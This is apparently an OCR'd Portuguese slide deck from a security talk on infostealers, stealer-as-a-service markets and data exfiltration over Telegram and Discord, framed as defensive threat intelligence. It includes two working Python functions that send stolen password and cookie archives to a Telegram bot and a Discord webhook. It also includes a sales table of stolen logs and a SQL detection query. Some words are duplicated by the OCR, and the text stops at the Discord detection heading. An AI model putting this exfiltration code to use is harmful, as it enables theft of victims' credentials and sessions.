A MELHOR FACULDADE DE TECNOLOGIA DO BRASIL
BRASIL

A FÁBRICA DE CREDENCIAIS: DO STEALER-AS-A-STEALER-AS-A-SERVICE À EXFILTRAÇÃO VIA VIA TELEGRAM/DISCORD

EDUCACIONAL: Conteúdo focado em Defesa e Threat Intelligence. Intelligence.

LEGAL: O acesso não autorizado a sistemas informáticos é crime (Lei (Lei 12.737/12 - "Lei Carolina Dieckmann").

ÉTICA: Conhecimento é uma ferramenta. A escolha de como usá-la define usá-la define o profissional que você é.

#whoami

- Licenciado em Computação – UFGD
- Especialista em Engenharia de Software, Segurança de Redes de Computadores e Cibersecurity
- Guerreiro Cibernético n° 373 – Exército Brasileiro
- Professor da Pós Tech FIAP – Cybersecurity
- Assessor de TI – Banco do Brasil – Unidade de Segurança Digital e da Informação
- Colecionador de Discos de Vinil

AGENDA

- Introdução.
- O Novo Rosto do Cibercrime.
- O Ecossistema Stealer-as-a-Service (SaaS).
- Principais TTPs utilizadas pelos atacantes.
- Anatomia da Exfiltração via Telegram e Discord.
- O Pós-Infecção: Do Log ao Ransomware.
- Estratégias de Defesa e Mitigação.
- Conclusão.

INTRODUÇÃO

O QUE SÃO INFOSTEALERS?

QUAL É O OBJETIVO DO ATAQUE?

TIPOS DE DADOS COLETADOS?

O VALOR DESSES DADOS NA DARKWEB

DO FTP AO WEBHOOK

Infostealers expõem 16 bilhões de credenciais em novo megavazamento global

Dados como logins, senhas, cookies e tokens foram extraídos e reunidos em servidores desprotegidos. Segundo pesquisadores, exposição inclui contas de grandes plataformas como Google, Facebook e Apple

Por: Léia Machado junho 20, 2025 Destaques

Forbes

L L A- A+

Quando milhões de logins com endereço do Gmail.com aparecem em fóruns criminosos ou bases de dados vazadas, como as 183 milhões afetadas nos últimos dias, o alarme dispara: teria o Google sido invadido? A resposta, segundo o especialista em cibersegurança Rodrigo Gava, CTO da Vultus, é não. O fenômeno é resultado de uma epidemia silenciosa: os infostealers, programas espiões que roubam senhas e informações pessoais de forma descentralizada e constante.

CNN PORTUGAL País Crime e Justiça Educação Meteorologia

"Em 2025, cerca de 80% do código malicioso detetado pelo CERT.PT foi do tipo 'infostealer' - uma ameaça que recolhe dados sensíveis em dispositivos informáticos, como credenciais de acesso a contas pessoais ou profissionais, dados armazenados nos browsers, ou emails e outros documentos", destacou, na mesma nota.

O NOVO ROSTO DO CIBERCRIME


CIBERCRIME

FIM DA ERA DO "LONER HACKER”

O DADO COMO "LOG“

USO MASSIVO DE APIS E WEBHOOKS

A CONEXÃO COM O RANSOMWARE



Mapa de calor de infecções do Lumma Stealer em dispositivos Windows. Fonte: Microsoft

O NOVO ROSTO DO CIBERCRIME

C22A5B10D4C2A30906204DCE00AF12FF 2023-03-15 17:11:09 2023-03-15 19:41:07	Amazon Live account.battle.net eu.battle.net	Google AppleStore	eu.account.battle.net us.battle.net	Facebook PayPal	0 12 0 = **12** ...known 6 ...other 6	FR 2a01:e0a:a8f:ec50... Windows 10 Enterprise	**17.00**
65DC0B671AA4685B977D4896FC314D99 2023-03-15 16:26:52 2023-03-15 19:41:07	SFR GitHub account.prusa3d.com accounts.thingiverse.com	Google Orange	accounts.autodesk.com accounts.thingive...	Aliexpress Booking	0 35 0 = **35** ...known 10 ...other 25	FR 2a02:8428:e2c:6a01... Windows 10 Home	**8.00**
C6F6C54A53A63D83CD51F709EE85F8F0 2023-03-15 14:27:32 2023-03-15 19:41:06	SonyEntertainm... SFR Uber com.contextlogic.wish 9710981p.index-education.net	Leboncoin Live	tv.twitch.android.app	Spotify LidlStore	0 50 0 = **50** ...known 10 ...other 40	FR 78.121... Windows 10 Home	**5.00**
74724859075A0A6281F22E55090D4A90 2023-03-15 14:26:10 2023-03-15 19:41:06	CDiscountStore Twitter Rakuten SFR CarrefourStore cellmapper.net.cellmapper	Impotsgouv iCloud Aliexpress GitHub Steam	cgeo.geocaching	EasyJet Google Amazon PayPal Orange	0 215 0 = **215** ...known 66 ...other 149	FR 86.73... Windows 7 Home Premium	**48.00**

Logs de ataques à venda. Fonte: Sekoia.io

O ECOSSISTEMA “STEALER-AS-A-SERVICE”


A TERCEIRIZAÇÃO DO DESENVOLVIMENTO

MODELOS DE MONETIZAÇÃO


INFRAESTRUTURA "PLUG AND PLAY”

SUPORTE E COMUNIDADE

O VALOR AGREGADO




O ECOSSISTEMA “STEALER-AS-A-SERVICE”



Dashboard do Bandit Stealer. Fonte: CloudSEK

PRINCIPAIS TTPS UTILIZADAS(MITRE ATT&CK)

- T1566.002 – SPEARPHISHING LINK
- T1059.001 – POWERSHELL
- T1547.001 – REGISTRY RUN KEYS
- T1003 – CREDENTIAL DUMPING
- T1555.003 – CREDENTIALS FROM WEB BROWSERS
- T1185 – BROWSER SESSION HIJACKING
- T1071.001 – WEB PROTOCOLS



PRINCIPAIS TTPS UTILIZADAS – CHOKE POINTS

ETAPAS OBRIGATÓRIAS DO ATAQUE

- POWERSHELL
- PERSISTÊNCIA LOCAL
- LEITURA DE ARQUIVOS PROTEGIDOS(NAVEGADORES)
- DUMPING DE CREDENCIAIS
- EXFILTRAÇÃO (API TELEGRAM/DISCORD)

A CADEIA DE ATAQUE SOB ÓTICA TTP

T1566

Phishing: Campanhas de e-mail phishing são o vetor de entrega mais comum, frequentemente utilizando anexos que contêm scripts maliciosos ou arquivos autoexecutáveis.

T1059

Command and Scripting Interpreter: Uso de scripts como PowerShell dentro de documentos ou droppers para baixar e executar a carga útil principal (o infostealer).

T1547

Registry Run Keys / Startup Folder: O infostealer modifica chaves específicas no Registro do Windows (como Run ou RunOnce) para garantir que o malware seja executado automaticamente sempre que o sistema é iniciado.


T1185

Browser Session Hijacking: Esta é uma técnica específica do infostealer. O malware visa e rouba cookies de sessão e tokens de autenticação armazenados pelos navegadores.

T1048


Exfiltration Over Alternative Protocol: Uso de protocolos ou serviços não convencionais para o envio. Muitos infostealers modernos, como o RedLine e suas variantes, utilizam APIs de serviços de mensagens legítimos como Telegram ou Discord.

A CADEIA DE ATAQUE:



Cadeia de ataque do Lumma Stealer. Fonte: Microsoft

A CADEIA DE ATAQUE:



Início do Ataque. Fonte: Microsoft

EXFILTRAÇÃO VIA TELEGRAM

- POR QUE O TELEGRAM?
- TELEGRAM BOT API (BOT TOKEN + CHAT ID)
- ANTES DE ENVIAR, O MALWARE VASCULHA PASTAS ESPECÍFICAS
- OS DADOS SÃO COMPACTADOS EM UM ARQUIVO .ZIP OU .7Z NA PASTA %TEMP%
- PARA ARQUIVOS GRANDES (LOGS DE SENHAS, COOKIES), O MALWARE UTILIZA O ENDPOINT *SENDDOCUMENT.*
- SE FOR APENAS UMA NOTIFICAÇÃO DE "NOVO SISTEMA INFECTADO", UTILIZA-SE O *SENDMESSAGE*.

EXFILTRAÇÃO VIA TELEGRAM

```
import requests

def exfiltrate_to_telegram(file_path, bot_token, chat_id):
    url = f"https://api.telegram.org/bot{bot_token}/sendDocument"

    with open(file_path, 'rb') as file:
        payload = {'chat_id': chat_id, 'caption': "Novo Log de Vítima"}
        files = {'document': file}

        # O malware faz um POST request para os servidores do Telegram
        response = requests.post(url, data=payload, files=files)
        return response.status_code

# Exemplo: exfiltrate_to_telegram('passwords.zip', '123456:ABC...', '987654321')
```

EXFILTRAÇÃO VIA TELEGRAM - DETECÇÃO

DETECÇÃO

- MONITORAMENTO DE REDE
- ANÁLISE DE ENDPOINT (EDR/XDR)
- INTELIGÊNCIA DE AMEAÇAS (TOKENS DE BOTS)
- INSPEÇÃO DE CERTIFICADOS (SSL/TLS DECRYPTION)

```
SELECT process_name, destination_url
FROM network_events
WHERE destination_url CONTAINS
"api.telegram.org"
AND process_path NOT IN ("C:\Program
Files\Telegram Desktop\Telegram.exe",
"C:\Windows\System32\curl.exe")
AND user_context != "Admin";
```

EXFILTRAÇÃO VIA DISCORD

- POR QUE O DISCORD?
- WEBHOOKS
- DISCORD CDN
- ENQUANTO NO TELEGRAM VOCÊ INTERAGE COM UM BOT, NO DISCORD O ATACANTE CRIA UM CANAL PRIVADO E GERA UMA URL DE WEBHOOK. QUALQUER DADO ENVIADO PARA ESSA URL (VIA POST REQUEST) APARECE INSTANTANEAMENTE COMO UMA MENSAGEM NO CANAL.

EXFILTRAÇÃO VIA DISCORD

```
import requests
import json

def send_to_discord(webhook_url, data_summary, file_path=None):
    # Estrutura de "Embed" para deixar o log organizado
    payload = {
        "embeds": [{
            "title": " ⚡ Nova Vítima Infectada",
            "color": 15158332, # Vermelho
            "fields": [
                {"name": "IP", "value": data_summary['ip'], "inline": True},
                {"name": "Username", "value": data_summary['user'], "inline": True}
            ]}]}

    # Envia o JSON com o resumo
    requests.post(webhook_url, json=payload)

    # Envia o arquivo zipado com as senhas/cookies
    if file_path:
        with open(file_path, 'rb') as f:
            requests.post(webhook_url, files={'file': f})

# URL Exemplo: https://discord.com/api/webhooks/123456789/ABCDEFG...
```

EXFILTRAÇÃO VIA DISCORD - DETECÇÃO

